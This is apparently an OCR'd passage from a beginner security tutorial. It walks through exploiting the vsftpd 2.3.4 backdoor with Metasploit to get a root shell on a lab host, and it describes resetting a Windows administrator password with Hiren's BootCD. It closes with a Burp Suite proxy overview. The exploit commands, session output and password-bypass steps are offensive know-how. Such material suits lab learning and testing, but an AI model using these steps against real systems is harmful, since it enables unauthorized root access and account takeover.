
```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

We will give command info to exploit and we can have some information regarding the exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
                                     tasploit
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

next we have to sets Remote host by Option command we can fill and see the details

command :- options



Now we have to set a RHOST and RPORT to Set a Rhosts Command

Set rhosts target's ip

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.0.105
rhosts => 192.168.0.105
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.105    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Command :- show payloads

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection
```

Now we Have create a Payloads Let's Exploit it.
Command :- set payload 0

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

The pyload is ready to expolit give a command :- exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.105:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.105:21 - USER: 331 Please specify the password.
[+] 192.168.0.105:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.106:40347 -> 192.168.0.105:6200) at 2023-01-05 22:26:15 +0530
```

```
ls -la
total 89
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  13 root root 13820 Jan  5 01:29 dev
drwxr-xr-x  94 root root  4096 Jan  5 02:23 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-serve
r
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  6542 Jan  5 01:29 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 112 root root     0 Jan  5 01:29 proc
drwxr-xr-x  13 root root  4096 Jan  5 01:29 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Jan  5 01:29 sys
drwxrwxrwt   4 root root  4096 Jan  5 01:29 tmp
drwxr-xr-x  12 root root  4096 Apr 27  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

Now i got the system access successfully and i am in system with

Root user permission to see who am i give a command :- whoami

Now I can Change or modify the system like token stealing, screenshot, making new user or delete files etc.

Hirenboot :-


Hiren BootCD is an indispensable tools used by several system administrators and technicians. This is a utility that works with hard drive of the system along with its recovery and overall diagnostic tools to ensure the diagnosis of all the computer nodes

- How to use Hirenboot :-

  First we have to Downloads a Hiren's BootCD throuth this link :- https://www.hirensbootcd.org/

  After Downloding the Hiren ISO file we have to Downloads rufus tool ot flash are USB. Link:- https://rufus.ie/en/


  Open Rufus and Select the ISO file and Select the pandrive.




After Booting the USB Shutdown the windows 10 Computer and boot into BIOS there are key to boot into bios Click a power bottun on and press a key as you system

- Acer: F2 or DEL.
- ASUS: F2 for all PCs, F2 or DEL for motherboards.
- Dell: F2 or F12.
- HP: ESC or F10.
- Lenovo: F2 or Fn + F2.
- Lenovo (Desktops): F1.
- Lenovo (ThinkPads): Enter + F1.


When you are in bios select the USB using up and down arros and press enter.




Wait some time to boot your windows mechine the click the menu and go to Secutiry folder and select Passwords folder the click on NT Password Edit tool.



Click on a Administrator then click on change password the enter your new windows password we a same user thet have administrator permission.





Burpsuite :-

Burp Suite is an integrated platform/graphical tool for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

- How to use BrupSuite :-


To use Burp for penetration testing, use **Burp's browser**, which requires no additional configuration. To launch Burp's browser, go to the **Proxy > Intercept** tab and click **Open Browser**. A new browser session will open in which all traffic is proxied through Burp automatically. You can even use this to test using HTTPS.

Once you have Burp running and have opened Burp's browser, go to the **Proxy > Intercept** tab, and ensure that interception is turned on (if the button says **Intercept is off** then click it to toggle the interception status). Then, go to the browser and visit any URL.

Each HTTP request made by the browser is displayed in the **Intercept** tab. You can view each message, and edit it if required. When you are done making changes, click the **Forward** button to send the request on to the destination web server. If at any time there are intercepted


messages pending, you will need to forward all of these in order for the browser to complete loading the pages it is waiting for.

You can toggle the **Intercept is on / off** button in order to browse normally without any interception




As you browse an application with Burp running, the **Proxy > HTTP history** tab keeps a record of all requests and responses, even while the intercept feature is turned off. From this tab, you can review the series of requests you have made.

Select an item in the table to view the full request and response in the message editor panel.



You can use the Inspector to quickly access various features that help you analyze potentially interesting items found in messages. For example, if you drill down into an encoded item in the inspector, it will apply the appropriate sequence of decoding steps so that you can study the value in a more human-readable form.


For editable messages, such as in Burp Repeater, you can also make changes to this decoded value in the Inspector. The relevant encodings will automatically be reapplied to the value as you type.



As you browse, Burp also builds up a site map of the target application by default. You can view this on the **Target > Site map** tab.


The site map contains all of the URLs you have visited in the browser, and also all of the content that Burp has inferred from responses to your requests (e.g. by parsing links from HTML responses). Items that have been requested are shown in black, and other items are shown in gray. You can expand branches in the tree, select individual items, and view the full requests and responses (where available).

